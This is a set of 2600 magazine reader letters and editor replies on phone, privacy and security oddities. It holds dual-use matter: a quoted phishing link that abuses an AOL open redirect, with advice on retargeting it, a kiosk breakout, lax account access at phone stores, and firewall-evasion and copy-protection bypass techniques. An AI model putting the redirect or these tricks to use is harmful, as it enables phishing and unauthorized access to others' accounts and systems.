We were hoping you could tell us since you've obviously seen it somewhat recently. You can find a full list of our covers on our website. It's most likely one of the 1994 covers and was used in the car scene where one law enforcement agent is reading lines from the famous "Hacker Manifesto" by The Mentor, which, by the way, never actually appeared in our magazine. As for the original letter, we believe a degree of sarcasm was part of the overall theme.

Dear *2600*:

Twice now I have opened my cell phone to see I have a voice mail and when I connect to my mailbox and play it, I only hear music. No voice, and my phone doesn't say I missed a call. I played the music for ten minutes the first time and it didn't stop, though it looped. I have Verizon service. Can anyone tell me what on Earth is going on?

about:blank

Someone is calling you and playing music. It happens. Sounds to us like you're getting some sort of telemarketing call where they don't have enough operators so they actually place people on hold when calling them. It could be something else though, like someone really trying to waste your time and succeeding in wasting their own. The fact that your phone doesn't ring could be because of a number of reasons, including flaky service or someone dialing directly into your voice mail greeting to avoid ringing your phone. You should also be able to get envelope information in the voice mail message that may reveal an originating phone number. If there are other possibilities, we will no doubt hear of them from our readers.

Dear *2600*:

I was wondering if any readers or if anyone over at *2600* has heard of the new "Photobucket Login" exploit. Apparently the exploit has the ability to turn any Photobucket account into a "guest" account. What this means is that upon the login screen you wouldn't need the root password. All you would type into the password box is the word "guest" and, boom, you now have "read only" privileges to the once password-protected account. How does this work? And who has heard of it?

The Laguna

We're not familiar with it but this really sounds a bit too simple to not be intentional or completely untrue.

Dear *2600*:

I wrote one an article in January 2007 but I wrote it in Spanish. I can translate it but it won't be any better than if you translate it. So I propose to send it to you in Spanish and you can translate it.

Victor

You have a frightening amount of faith in our abilities. Even if we did have the skills needed to do this (and we don't), there simply isn't enough time to translate languages on top of all of the other editing tasks involved in a typical issue. That said, we would be thrilled if someone could figure out a system of translating submissions to us so that more people from around the world could submit articles. Until that happens, you're best off translating it as best you can. Your grammar and spelling will probably come out better than that of many native English speakers.

Dear *2600*:

Are articles for *2600* still accepted at articles@2600.com and is a lifetime subscription to the magazine still offered if the article is used?

d

That's our address but we never offered a lifetime subscription for articles. You get a year and a shirt if it's used. If the article is particularly in depth, then you get two years and two shirts. Years can also be applied to back issues.

Info

Dear *2600*:

I am a long time listener and magazine subscriber. Listening to and reading your recent election and e-voting stories made me think I should let you know how it works here in Australia.

If you are born here and go to school like normal then when you turn 18 you are automatically added to the local electoral roll and sent a letter to confirm this, outlining your responsibility to vote and also outlining the penalties for not voting. You then turn up at the local voting booth on Election Day, always a Saturday from 8 to 6 at the local schools. You walk in through a few spruikers handing out how-to-vote cards for different parties and mosey on over to a desk (if you get there at the right time when there is no queue). They ask you your name and address, they ask if you have voted already today, they never ask for any ID, then the nice volunteer crosses your name out and hands you the voting papers. You get two papers: a large white one (last election this was two feet wide) and a small green one around the size of a *2600 Magazine*. You take your papers over to a cardboard booth and fill them out a little awkwardly, then fold them up into a square and pop them into

cardboard boxes.

The ballot papers are unreal. The white (House) one has about 30 to 50 boxes to fill out with numbers starting with one for your first vote, then you keep going with the second and so on... or you can just put a one in the top section of the paper for the party you want and you will get whatever that party has chosen for its preferences. As you can see, this has its own problems with preference deals and the like.

There is another legal vote. That is, if you just put a one in one box for one candidate only, then that will be counted but only in the first round. When your choice is among the lowest pile of votes then your vote will be discarded with no preferences. Normally it would then go to number two, then three, and so on until there were only two piles of votes and a winner was declared. While this is a legal vote, it is a federal offense to actually let anyone know about it. People have been arrested for handing out how to vote cards that promote this type of vote.... The green (Senate) paper is much simpler with only five to seven boxes to number.

The problem with the preferential voting system is that my vote will always end up with one of the two major parties in most cases and not always the one you prefer, unless you fill out every box on the paper and put that candidate last.

The system is open to many simple hacks but it doesn't really happen to any extent. There are a lot of unfilled papers and invalid votes though.

Breto

The system you describe is known as Instant Runoff voting. Basically it saves the trouble of having to hold multiple elections, otherwise known as runoffs, to determine who the ultimate winner is. This system is used in some parts of the United States and may catch on in the future. Most people seem intimidated by it because of its seemingly complex nature.

Dear 2600:

I'm writing this in regard to "Ringtone Download Follies" from 23:3. I was eager to try this out but every ringtone I saw that I wanted was stored in a .swf file. I did some research on .swf files and found that they were multi-part, meaning that the ringtone was stored someplace other than the .swf file itself. So I got on Firefox, enabled the live http headers add-on, checked the request box, and reloaded the .swf page. I then checked live http headers and found exactly where the music file was stored (e.g., `http://content.ringtonia.nl/~swfp/STREAM21171.SWF`). Then I saved the page and changed the file from swf to mp3 with a free file converter. I hope this helps.

Also, 23:3 was the first 2600 Magazine I've gotten. My sister knew I loved computers so she got it for me. We were both astonished when we saw my old small town elementary school on the back cover (Mountain View Elementary School, Manchester, GA). I now have a subscription and look forward to future issues!

DanielMoore

It certainly is a small world, isn't it?

Dear 2600:

In response to lup0's letter in 23:3 about concern for potential privacy infringements made by Cox Communications, I would like to share what little I do know about how most of these "copyright infringements" are handled. First off, I worked for Cox for over two years as a lowly technical support agent handling calls from every last Jim-Bob and Cletus in the area about their Internet service, so let's just say the mandatory beforehand experience requirements for employment were not very impressive. But in all truthfulness, most of the floor agents are given an absurd amount of run-around when asking any questions that dealt with the world outside of the cube. If a customer called in complaining of nonfunctioning service, we would pull up their account and notice that it had been "flagged" by the corporate office in Atlanta. The next step would be to access another web-based utility that allowed us to see all types of issues related to the customer's account categorized by modem MAC. In the case of "copyright infringement," there would actually be a copy of a facsimile from the corresponding entertainment conglomerate (i.e., Warner Brothers, Fox, etc.). It would be a simple letter from the company's legal team informing Cox of the copyright issues. They would never go into detail, but would always say something humorously nonchalant about "happening to notice" or some crap like that. They would then present Cox with the conditions for handling the customer's account. They would request that the customer be informed of the infringement and given notice that service would be terminated upon another violation. They wanted two strikes and you're out, but the general rule was three. I tried investigating into this as much as possible but no one seemed to have a clue about how they found out or didn't seem to care. And unfortunately most snooping was difficult with the constant physical monitoring and the ever watchful screen capture software that, for some reason, they frowned upon being disabled. Now I am no longer employed there and so I don't have access to easily research anymore. And, by the way, a simple IP address anonymizer seems to be an easy way around this. I never saw any issues arise from people that I knew to be using such software. And 2600 staff, thanks for a continually great publication.

N0vus0piate

Dear 2600:

A week or so ago from Borders I bought a Bad Religion CD called *Punk Rock Songs*. The CD was an import from Germany that included many obscure tracks that I really really wanted. When I got home and popped it into my Xbox to burn and make my personal copy, the disc wouldn't play. It was labeled in German that it "will not play in a PC/Mac." As the Xbox is just a dressed up PC, I kinda got paranoid,

remembering that situation where Sony got sued for spyware that buried itself in root. So I wouldn't even consider placing it into my computer to burn. I got to thinking of alternative methods to get the information out into my legally protected right for personal copies of music. Plus I always burn a copy just in case the original becomes inoperative.

I'm not that familiar with the copy protection software from Sony and I wanted to keep it quarantined from my box. I just wanted to find a way to create high quality copies of the music from the CD onto my hard drive. Then it dawned on me. Use a portable CD player and a double ended headphone jack cord you can find at Radio Shack (1/8th stereo miniplug to 1/8th stereo miniplug) and a program like Audacity, which is used to record your audio input, as most media players don't quite do that anymore (`http://audacity.sourceforge.net/`).

It's extremely simple. You connect the "line out" on the CD player (or even the headphone out) to the cord. You connect that cord to the back of your computer at the "audio in." Play the CD and use the program to record the tracks. It's a hardware variety bypass of the copy protection software on the CD.

Many people I figure already know about this, but I felt like informing the masses about a bypass of all security devices on a copy protected CD (so you can essentially quarantine the disc as I don't trust a Sony disc in my drive). It doesn't matter what program is used to protect the CD as you are just recording the audio going into the computer and it's being played in a "dumb" CD player so it will bypass the code that prevents it from being played on the computer drive. My computer is ancient but I have this feeling that the same can be done with outside video sourced from RCA jacks or cable or whatever. Of course there are software ways to do this, but I wanted to remind people that there are hardware ways to get these things accomplished as well.

Bac

Dear *2600:*

I'm a philosophy student at Mount Allison University in New Brunswick, Canada, and an avid reader of 2600. Recently my school switched dining services from Sodexho to Aramark, and with the changes came an interesting little novelty hidden away in the corner. They installed a little computer called the PioneerPOS (Point Of Sale is my guess). This is officially for nutrition information and a menu for the week. Also officially (although somewhat unadvertised for now), it's used for buying snacks from Aramark. Aramark has the food monopoly on campus and so any food sold on the campus is from them.

I happened to be eating near it when I noticed there was a tiny box on the touch-sensitive display. There was a program update for "GoToMyPC" which is used for remote access. Although this is a guess, I think that the program takes the sales from the machine and sends them to the central corporate headquarters, which then orders the outlets what to do. Anyhow, I clicked the box and it rebooted the machine, which led to a wealth of information. The motherboard is American Megatrends and the OS is Windows XP Embedded. It booted to the desktop and I navigated the touchscreen with a pen cap (fingers would be too difficult and it was necessary to get the toolbar from "auto-hide").

I checked the programs it had installed, which were CampusDishKiosk, GoToMyPC, and Norton Antivirus. It also had Windows Media Player 10 and the default songs that come with XP (David Byrne cranked up loud on this machine was quite humorous). The machine was three gigahertz and had 1.99 gigs of RAM, which seems like incredible overkill for a machine that is more or less a terminal. It was connected to the campus network, so I had no way to identify exactly where the information obtained on this computer went. There were two hard drives, one of which held the system information and one that held two .GHO files. One drive was roughly 700 MB and the other was about 1.2 GB.

I'm not exactly sure what information is on that machine. However, from my little investigation, I gather it wouldn't be too difficult to dig into actual student numbers and purchases, assuming the information is initially stored on one of the hard drives. This makes me rather paranoid about the way these card-swipe units are used. Mount Allison is new to using magnetic stripe IDs and I worry that the machines it will be utilizing now and in the future will continue to be insecure and vulnerable.

Thanks for a great mag!

LocalLuminary

Dear *2600:*

I am a new subscriber to your magnificent magazine, enjoying the extended access to new technologies through you and *Maximum PC*, and a resident of Pennsylvania's D.O.C. I'm writing in response to soursoles' letter concerning AIM relay for prisoners.

The rumor of Internet access in prisons, Pennsylvania's at least, is just that. A rumor. Unless an educational course requires it, inmates aren't permitted to see a computer, let alone touch one. What little access I have had has shown a basic network with no Internet access. Security is surprisingly lax but I attribute this to the basic inmate population being your usual Layer 8 idiots. Should I come across something with potential I'll be sure to share.

The phone system itself was upgraded to an automated system some time back. Since the upgrade, all phone numbers are pre-approved before calls are permitted. Even then calls are limited to one or two a day, depending on your custody level. Calling cards are an option. This is just a credit to your account with the phone company, not an actual card. Unfortunately the cheapest card for us is the equivalent of a minimum wage employee on the street paying $375 for a 40 minute card. That is a whole other can of worms though.

I appreciate your efforts in trying to aid family/friends of the incarcerated. It almost reminds me of what it's like to be amongst people again.

Thank you *2600* for your notice of the need for change. Most people would sooner forget about us and our friends and families than help speak out about injustices we endure.

SN

In recent months there has finally been attention given to the horribly unfair telephone rates forced on prisoners and their families. We have a very unhealthy attitude of forgetting about our incarcerated citizens and, in fact, treating them as if they were subhuman, regardless of the actual circumstances behind their imprisonment. As more and more of us are found guilty of one thing or another, this mentality is really going to wind up biting us in the ass.

Stories

Dear *2600*:

My boss is a "sysadmin" in our department. Unfortunately, I'm the "assistant." I would like to share this short but funny story. I was browsing around his files on the network the other day, which he hasn't restricted access to, and found a very short document detailing the implications of unauthorized access to our only UNIX server using the root account.

The document is so short it is funny. My boss knows zero about UNIX, and it appears he thinks no one else does either! Here are his statements:

"Root cannot be accessed remotely, you need to be in front of the server." (A modem is hooked up to the server and is clearly visible). *"To do any damage on the UNIX server using the root account, you would need a good understanding of UNIX."*

Anyway, keep up the great work with the mag, *Off The Hook*, and *Off The Wall*.

brill (England)

It's not hard to see how someone could reach these conclusions. Lots of servers don't permit remote logins to root. But of course you can still become root remotely in a number of different ways, authorized and unauthorized. Not knowing this may give someone a false sense of security. But it's a lot harder to figure out how someone could think that you can only screw something up by having a good understanding of it. If anything, the opposite is true.

Dear *2600*:

A few months ago I wandered into a Cingular retail location and wanted to find out how much information about my account they had access to. I acted as if I wanted to pay my bill and had some other questions about my account. I told one of the sales reps my cell number and he punched it into the computer and up came all of my info, including my address, date of birth, last four digits of my Social Security Number, and call history. I watched the screen as he looked at my account. Unfortunately, the rep didn't even know who I was since he didn't ask me to identify myself nor did he ask for the *passcode* I explicitly told Cingular to put on the account when I first got service. More astonishingly, the passcode was displayed in plaintext on the computer screen in red color! I assume he was supposed to ask me to confirm it. Oops.

Disturbed by this, I next went to one of the Cingular franchise stores instead of a corporate store like the first one. Again, I simply said I had some questions about my account, gave the woman my cell number, and she pulled up the record and allowed me to look at it. She didn't ask who I was or confirm any account information or the passcode. The only difference was the look of the web-based application she was using, and the fact that she *did* ask for my zip code when she first punched in the cell number. Recently I found out that the franchise stores now need to put in the last four digits of the SSN to access the account. Still, the passcode is displayed in red for them to see.

I'm really disappointed to see this easy availability of my cell phone records, especially after the scandal last year in which anyone could pay $100 to get a call history through pretexting. I didn't even have to pretext to get this info. I could've been anyone going into the stores and giving them any phone number since they didn't verify my identity. Then I could've called customer support with the passcode that I could see onscreen and do whatever I wanted. The big question is why does an in-store sales rep even need access to accounts that have already been set up? Their job is to sell and activate new phones. They could still accept bill payments without having access to existing customer accounts. Allowing in-store sales reps to have account access is much less secure than having that info available only in a call center. For one, the interaction isn't being recorded, and the store reps are open to bribing, whereas call center reps are much less likely to be able to accept bribes due to logistical reasons.

On the Cingular webpage they state:

"As you may have read or seen in the media, a number of websites are advertising the availability for sale of wireless phone records. Please know that Cingular Wireless does not sell customer information to, or otherwise cooperate with, these companies, and we are working aggressively to combat their practices.... Cingular is supporting efforts to criminalize the unauthorized acquisition or sale of wireless phone records. In addition, Cingular has a variety of safeguards in place to protect against unauthorized access to customer information, and we continue to evaluate and enhance these safeguards. If you wish to better protect your account from unauthorized access, contact us at 1-866-CINGULAR (1-866-246-4852) and ask that a passcode be placed on your account."

Well, they can start the criminal investigation with their own in-store sales people.

As a side note, I also saw a small colored graph of some kind on my account's main page, which indicated how much revenue I brought in relative to other customers. I asked the rep what it was and

that's when he got uptight and said I wasn't even supposed to be looking at the computer. I guess this graph tells call center reps how valuable I am as a customer.

Dave

As long as there are human beings in the equation, security holes like this are going to exist in one form or another. Education, not automation, is the answer.

Dear *2600*:

I am 18 years old and have been a reader for many years. There aren't any meeting places close to me so I have never been able to attend. Today I received my letter of acceptance to the University of Florida. When I was reading the meeting place page I was really excited when I saw that there is a meeting on the UF campus. Now I can't wait until August. Thanks for such a great read!

Kevin

Many college applicants choose their college based on whether or not there's a 2600 meeting nearby. It makes perfect sense to us.

Dear *2600*:

I recently renewed a domain name. I called the company instead of dealing with it online due to complications that I won't go into. I received a teller who was located in the Philippines. I ended up calling this company three times. The first and last calls were dealt with through the Philippines office and the second call was through a main office in Pennsylvania.

The domain name was to be paid for by an author I work with. The teller in Pennsylvania wanted to speak with the author in order for the renewal to be processed whereas the teller in the Philippines bypassed this and simply called me with the number they had on record to verify I was affiliated with the account on record after I answered the phone.

The number they had on record was for a land line account that forwards calls to my mobile. I found this an interesting mini-system that verified trust between myself and this lady in the Philippines. It also showed me (as I've experienced many times before with telecommunications companies) the policy inconsistencies within the same company scattered around regions from one side of the planet to the other.

Somehow in some bizarre way this relates to why I get so many requests from Philippine girls at Friendster, which is why I even bother keeping the account open!

JZ

Danger

Dear *2600*:

I recently received an email that was an obvious phishing attempt. The email asked me to log into my Neteller account. The problem is, I don't have a Neteller account. I've received many of these types of emails in the past asking me to log into my account with a company I don't have an account with, but this one was different. I inspected the link that was sent in the email. I was surprised to see that the link started with www.aol.com. Many users unfamiliar with phishing might lose their account in this type of phishing attempt because of the familiar www.aol.com address. This phishing attempt uses a redirect feature conveniently provided by AOL. At this time I am unable to explain the extensive use of numbers and commas.

```
http://www.aol.com/ams/
clickThruRedirect.adp?1073762100,214
7779757%D72147568413,https://202.143
.132.179/www.neteller.com/index.html
```

As of this writing the AOL redirect is still working. Simply change the link after the last comma and you can redirect to any page you like.

So, you ask, what is the problem? The problem comes when a malicious user wants to phish for AOL accounts. If a malicious user sets up an AOL-type login page, this type of attack could be very successful.

I emailed admin@aol.com regarding this issue and, as expected, received no response. Hopefully by providing the information to the masses the security issue will eventually be resolved.

dNight

Dear *2600*:

I'm not exactly sure if this letter is relevant.. But I thought this was so stupid I had to mention it.. Congress is trying to pass a law called the Animal Enterprise Terrorism Act (AETA) and it has one very very very serious problem. If this law were to pass it would make legal activities such as peaceful protests, consumer boycotts, media campaigns, legislative proposals, or even telling the public what happens in puppy mills, factory farms, or canned hunting facilities, able to be classified as acts of terrorism. Whatever happened to free speech? The right of peaceful protest? Sure, this really has nothing to do with hacking. But it does deal with suppression of our basic rights. So I thought I'd write in a small letter about it because I believed if anyone would be open minded enough to care, they'd probably read this magazine.

ch3rry

This was signed into law on November 27, 2006. Regardless of whether you believe that this will criminalize free speech or whistleblowing, it seems a bit of a reach to inject the word "terrorism" into this topic. That right there should have been enough to derail this.

Weirdness

Dear *2600*:

Has anyone else received anything like this? It appears to be some sort of garbled rant about technology... but the attached image [mutually.gif] at the bottom has maku.ob on it... which is the trading symbol for makeup.comlimited. I am guessing this is just a way to bypass spam filters. Any thoughts?

——— Forwarded message ———

From: Ambrose Hartman <chyll@resourceaz.com>
Date: Dec 4, 2006 2:16 AM
Subject: Punch-card ballots, optical-scan ballots, and absentee ballots are all subject to question.

We all use it for the same thing, talking, communicating, and connecting. Their intent is also to launch attacks against major companies, and now attack each other. What have they, and their parents learned from everything?

My phone works perfectly for what I do.

The only fault with this near utopian situation is that computers never, ever, ever, act the way we want them to.

Computers are popping up everywhere, the world is becoming wireless, and now you can do almost everything online. This all has me completely sick of elections.

drlecter

This is apparently the latest craze in spam. Text is grabbed from websites, online books, news stories, and even weather reports and then sent out in an email to various people. Most spam detectors won't catch this since the text appears to be legitimate. The spam is then included in attachments (image files, hence the term "image spam"), which people to this day still open blindly.

Advice Sought

Dear *2600*:

We're a group of young hacktivists from Canada and we are going to be starting our own printed mag. We're going to be breaking ground with some top notch articles and I'm sure a few of our articles will mention *2600*. When they do, I'll email you again to let you know, as we would love to reference and tell people about your mag. Here's the thing: I am interested in hearing a short story about how *2600* got started and put on the stands all over. Any tips? Thanks in advance for the advice.

Alexander Chase

It sure wouldn't be a short story. The thing about starting a magazine is that it takes a really long time to develop from scratch. We began very small and grew to a size we were comfortable with. That's the most important bit of knowledge we can share with any new publication. If you start too big, you will burn yourselves out and go broke in the process. That's assuming you aren't already big with lots of money to invest. But then you're not really a zine. The key is patience and determination, coupled with a good dose of insanity. We wish you luck and look forward to seeing what you come up with.

Following Up

Dear *2600*:

I just realized upon Googling my past screen names that a letter I wrote a while ago was published in your magazine but I didn't receive my free subscription! This is probably because I stopped checking my last email address and moved on to other emails.

Marcio

It's also probably because we don't offer free subscriptions for letters. Look at how many letters we get! We would go bankrupt extremely fast. We offer free subscriptions for articles, which generally go into far more detail than letters. If, however, you were to send us a two paragraph article and expect a free subscription for that (as many do), it would likely get converted into a letter if it were to get printed at all.

Dear *2600*:

Just a quick update to the article "Hacktivism in the Land Without a Server." I've heard from someone who went all the way through that you'll have to enter a non-zero quantity in the form of a javascript variable or Paypal refuses to carry out the transaction. However, $0.01 is enough to satisfy it.

\B/

Dear *2600*:

This is directed towards Dale Thorn regarding his article "Algorithmic Encryption Without Math."

It's good that you've taken an interest in cryptography and I hope you will continue and learn. With that in mind, this is not intended as an attack. I too invented "brilliant" encryption schemes in my youth only to eventually learn that good encryption is hard for a reason. I'm not an encryption expert, but someone like Bruce Schneier is unlikely to respond to you because he's seen these classic mistakes a gazillion times, so you're stuck with me.

I'm working from your description, rather than your code. Let's see, where to begin!

One Time Pads (OTP) are considered unbreakable because there is no determinable relationship between the clear text and the cipher text as long as it's *only used once*. Hence, One Time Pad. The reason one time pads are not commonly used is that the pad must be securely delivered through separate channels. This can be a PITA. Your approach of generating a pseudo random transposition array requires that the recipient also have the array via similar PITA channels, plus by using it more than once, you negate its potential value as a One Time Pad. All pain, no gain!

Your reference to using other parameters, such as filenames, to foil predictability is good. This is called a "salt." The purpose of a salt is to defeat "Rainbow Tables." Without a salt, one can pre-generate billions of possible clear text to encrypted text relationships in advance over a period of months or years so that when you need to actually break a message, a simple lookup into your Rainbow Table can break it in seconds because the brute force was already done in advance. Even with a salt, it has to be done right to be fully effective. Microsoft got it wrong with their Office line, so you're in good company. Last but not least on the subject of salt, the security it brings is strictly aimed at Rainbow Tables. It does not add to the effective key space, i.e., make encryption

stronger, because by its nature the salt is a known and knowable value.

Now to the heart of your approach. You've defined a transposition function via your pseudo random array such that:

```
CLEARTEXT_A -> TRANSPOSITION_1 ->
ENCRYPTION_X
```

Let's stick within upper case English for ease of discussion. So you may have something like this:

```
"A" ->TRANSPOSITION_1 -> "X"
"B" ->TRANSPOSITION_1 -> "M"
```

This is a valid encryption scheme. It even has a name. It's called a Caesar cipher. It dates back to at least the time of Julius Caesar and is what most puzzle books use for fun these days. Now to be fair, you can work in a larger space than A to Z, but that's a simple linear growth that will make it awkward for humans with pencil and paper, but isn't a significant key space difference.

Your next addition is to support multiple level encrypted encryptions with `TRANSPOSITION_2, TRANSPOSITION_3, ..., TRANSPOSITION_n`. You state that it's necessary to know each transposition (password or passnumber) and the order they were used so that it can be reversed. That's incorrect as far as the attacker is concerned. You use this information as a straightforward way to reverse your algorithm and decrypt. However, the attacker couldn't care less about your passwords and order. He only needs to break the cipher, and that's not the same thing!

The reason is because there exists a `TRANSPOSITION_x` that is the result of all of your previously applied transpositions. In mathematical terms, this is called a group. The net effect is that multiple level encryptions in your technique add absolutely nothing to the encryption security.

Let's continue the above example by running it through two more layers of your encryption.

Password 2

```
"X" ->TRANSPOSITION_2 -> "F"
"M" ->TRANSPOSITION_2 -> "Q"
```

Password 3

```
"F" ->TRANSPOSITION_3 -> "N"
"Q" ->TRANSPOSITION_3 -> "G"
```

Now where you would reverse "N" to "F" to "X" to get "A" because you know the sequence and the keys, as the attacker, I'm left with the following puzzle:

```
"A" ->TRANSPOSITION_x -> "N"
"B" ->TRANSPOSITION_x -> "G"
```

This is the same Caesar cipher as before! The transposition array is unknown, but it was unknown before so multiple encryptions added nothing to the security. It's still just a Caesar cipher! By breaking it, I implicitly produce the `TRANSPOSITION_x` array that you never actually used, but is the mathematical equivalent of your n-level encryptions, but all in one step.

Again, please don't take this as an attack. I've lost track of the number of things I've invented only to discover I'd been beaten to it, sometimes by hundreds of years. Learn and get better.

Dave

Dear *2600*:

I would like to add another technique to Tokachu's article "The Not-So-Great Firewall of China." This is a technical solution which should work for all network connections. It also doesn't require any modification of the TCP/IP software on the other end of the link, nor does it require any thought from the user once it's set up. Since the Chinese firewall is completely stateless, it won't catch a "forbidden word" which is split across multiple packets. The most reliable way to do this is to make your data packets really, really small. To make the remote computer send small TCP segments, tell your kernel to advertise a small window. On Linux, for example, this can be done with `setsockopt(socket, getprotobyname("tcp")->p_proto, TCP_WINDOW_CLAMP, &winsize, sizeof(int))` where winsize is an integer variable (not a constant!) containing the window size which you want to advertise, in bytes. The tcp(7) manpage says that "the [Linux] kernel imposes a minimum [window] size of SOCK_MIN_RCVBUF/2", defined to be 256 in ~kernel/include/net/sock.h. In any case, changing that line from 256 to 2 should be sufficient.

The most efficient strategy is to advertise a window one byte less than the shortest forbidden string you plan on using. Of course, using a ridiculously small window size comes with some penalties. Each five (or whatever) bytes of data will come with its own IP header (24 bytes) and TCP header (24 bytes). Further, every such segment must be acknowledged by the receiving end before the sender is allowed to send any more data, creating a round-trip delay. Assuming a window of five bytes, this inflates a three kilobyte (3072 byte) transmission into 615 round trips, requiring the sender to transmit 32,592 bytes and the receiver to transmit 29,520 bytes of acknowledgments, not including initial and final handshaking (SYN/FIN). The largest penalty, however, comes from the over 600 round trip times that have to pass for the transfer to complete, a slight increase over the less than ten round trips which would be required for the same transmission using larger (~1024 byte) segments.

I would also like to shill for the Museum of Communications (`http://www.museumofcommunications.org/`, +1 206 767 3012) in Seattle. They have what is probably the best collection of telephone equipment in the world. It's also one of the best places to blue box - the docents most likely won't object, so long as you don't break anything. They'd probably even be glad to help you, though don't expect to be able to dial outside. If you ask nicely you can read their amazingly comprehensive library of Bell System Practices. They've got multiple switches: a Number 1 Crossbar, a Number 5 Crossbar, a marginally functioning Number 3 ESS, and a rare Panel switch.

Duncan Smith

Dear *2600*:

"How to Get Around Cable/DSL Lockdowns" in 23:4 is mostly on the right track - you can indeed send SMTP from your ISP-hosted e-mail account through your home machine while on the roam using the method described (for most cable/DSL providers). You may even have good results in the short term. However, I wouldn't recommend it as a reliable long-term method for three reasons:

1) While it's true that many ISPs block inbound connections to port 25 of their dynamic subscriber IP pool, it's also true that (increasingly) many of them also block *outbound* connections from their dynamic IP pool to port 25 of remote hosts other than the ISP's SMTP servers. What that means is that your home SMTP server may or may not be able to deliver mail to remote hosts, depending on whether your ISP blocks those outbound connections. This isn't because your ISP is run by totalitarian bastards (although it may be); they're trying to keep spam bots from using their (and your) bandwidth. Thank them for this.

2) Most of the major spam filters out there (e.g., SpamAssassin) will assign a much higher score to any message relayed from a dynamic IP address. Most distributed spambot networks are running on unsecured home computers with dynamic IPs. What that means is that even if you think your message has been delivered, the receiver's spam filter may have dropped it on the floor because of the originating IP address. (This is true even if you're using a dynamic DNS server to give yourself a tidy-looking A record.)

3) On a related note, if you're sending from youraddress@example.org and example.org has a registered SPF record in DNS, your odds of getting through spam filters are diminished still further. As an example, ADELPHIA.NET has SPF set up as follows:

```
$ dig adelphia.net txt
;; ANSWER SECTION:
adelphia.net. 41456 IN TXT "v=spf1 mx
➥ip4:68.168.78.0/24 ip4:68.168.75.
➥0/24 -all"
```

What that means is that if you aren't in one of the two IP blocks listed above, you aren't authorized to send mail from *@adelphia.net, and any spam filter that checks SPF (which is increasingly common) is more likely to score your message as spam. (Sadly, Comcast just bought Adelphia, and it seems they either haven't heard of SPF yet or they can't keep track of their acquisitions fast enough to be bothered to keep an up-to-date SPF record for COMCAST.NET. See "totalitarian bastards" above.)

What to do? One of two things:

1) Configure your SMTP server to use one of your ISP's SMTP servers as a smart host. (In your Microsoft SMTP setup, go under `Delivery > Advanced` and enter your cable/DSL provider's SMTP server as your smart host. Do not check the box to attempt direct delivery first.) You'll then be relaying through your ISP's mail system and won't need to worry about any of the three things above.

2) Scrap the whole scheme and connect to your ISP's webmail service over HTTPS. That's why it's there.

Live long and hack on.

McViking

This raises a point among those of you who send us email from wacky places. Please be sure to not do something that's likely to anger a spam filter because there's often little way for us to detect it. That means avoiding the above, not using spam-like phrases ("make money fast!"), or sending weird attachments with no corresponding text.

Dear *2600*:

I was kind of disappointed that I sent you a high resolution picture of a payphone in Queens, New York and haven't even received any type of response.

Troy

We've been meaning to set up an auto-responder on the payphones@2600.com address to acknowledge receipt of submissions. But you should also know that we're looking for foreign payphones and, although Queens is the most multicultural county in all of the United States, it doesn't qualify as foreign. And there is certainly nothing exotic or mysterious about Verizon.

Gratitude

Dear *2600*:

As a listener to *Off The Hook* and subscriber to *2600*, I've been aware for a long time of how helpful you folks are. Recently I found another example while looking at the web page of my girlfriend's college:

"Need some assistance even quicker? Then you can call the Help Desk at extension 2600 from on campus, or from off campus at (800) xxx-xxxx, X 2600."

Glad you're there to help her out!

Barry

It would be fun to gather a list of the various offices/people that different extension 2600s connect to in various places. More fun if we can inspire people in charge to always assign that extension to something interesting.

Dear *2600*:

I am a 15-year-old sophomore high school student. I am a very faithful and loyal reader of *2600* and I would like to let you know some things that your magazine has accomplished in my life. When I was about 13 years old my father came to me and said something along the lines of "Alex! I found a 'hacker' magazine at Borders while looking at some PC ones. I know you're interested in that kind of stuff so I got it for you – here." I was absolutely thrilled to actually see a magazine about my main interest. Since then, your magazine has never failed to inspire and motivate me. For example, I started to tinker with electronic devices and use packet sniffers

to get a better understanding of how Internet interaction really works – all at the age of 14. I have gone so far between these two to three years that I'm amazed that it even happened. Since the *2600* writers usually use technical language to such a degree, it forces you to dig in and find out what they really mean. This is exactly what I did and it turned out to be a little humorous because your magazine was a bit too advanced for a 14-year-old to understand. I constantly read books and articles on computers and, more specifically, hardware, networking, protocols, packets, lockpicking, red boxing, etc. It has just been such an extraordinary journey these years that I felt compelled to write a letter to you guys praising your efforts for freedom of the mind and individual, privacy, and how we should never stop our thirst for knowledge and our curiosity about the world in general. I have learned much since my first copy and I wanted to tell you guys to not stop whatever you are doing. And yes, I do realize the hardships we are going through today concerning the absolute paranoia and abusiveness of the general public and the government themselves about the mere word "hacker." So, all in all, thank you guys for doing such a great job and keep it real.

Tr4/\/ce

And after reading all of the various horror stories involving parents, you must realize that you're quite lucky to have a father who supports your curiosity. We spend a lot of time pointing out the bad things around us so it's especially important to acknowledge the exceptions.

Thoughts

Dear *2600*:

I've been reading your journal for about two years. I am not a hacker, but probably could be with some spare time and the right resources.

My interest is mainly in the philosophy of *2600* and its concern with privacy, computer users' rights, and the corporate machines that invade privacy using services as a lure to log onto domains. Third party tracking is, in my book, corporate hacking of my personal computer. If I were doing the same to Google as they appear to have the right to do to me, I would in all probability be arrested. As a result, I ignore whatever they spew at me as far as marketing goes, partly because I'm vindictive, but more importantly because it isn't relevant to all my particular circumstances. Thus, I believe, the desire to create the big new crystal ball is a profoundly foolish idea, and the losers are small online retailers and local services who think Google is helping. But is it really?

We hear so much disinformation about everything that marketing information about marketing is merely propaganda. My prediction: online retail will build, but will also destroy, sectors of the economy. Is there a depression looming?

skoobedy

Dear *2600*:

First, let me get my nose brown here by saying your magazine is excellent.

Now that that's out of the way, I'm a 44-year-old male who did phreak back in the 1980s (using 950 numbers to call long distance BBSes) so I'm not squeaky clean here, but that was a youthful digression.

Having said that, I feel you are hypocrites. I'll explain: You say that hacking (or using vulnerabilities) in the system shouldn't be for gain. But in 23:2, you printed a letter from Zenmaster who wanted to know how to "hack into `Fastpass' machines" at Disney World. Yet, two pages before, you had a letter from Jeff who was replying to an earlier letter to Jack whose father wouldn't let him subscribe to *2600* because of the word "hacking." Jeff said to let Jack's father read the magazine. If I was Jack's father and saw the letter from Zenmaster, that would reinforce my beliefs about hacking, thereby perpetuating the myth about hackers being bad people. There are a lot of closed minds out there. We need to open them, not add dead bolts.

Computer Bandit

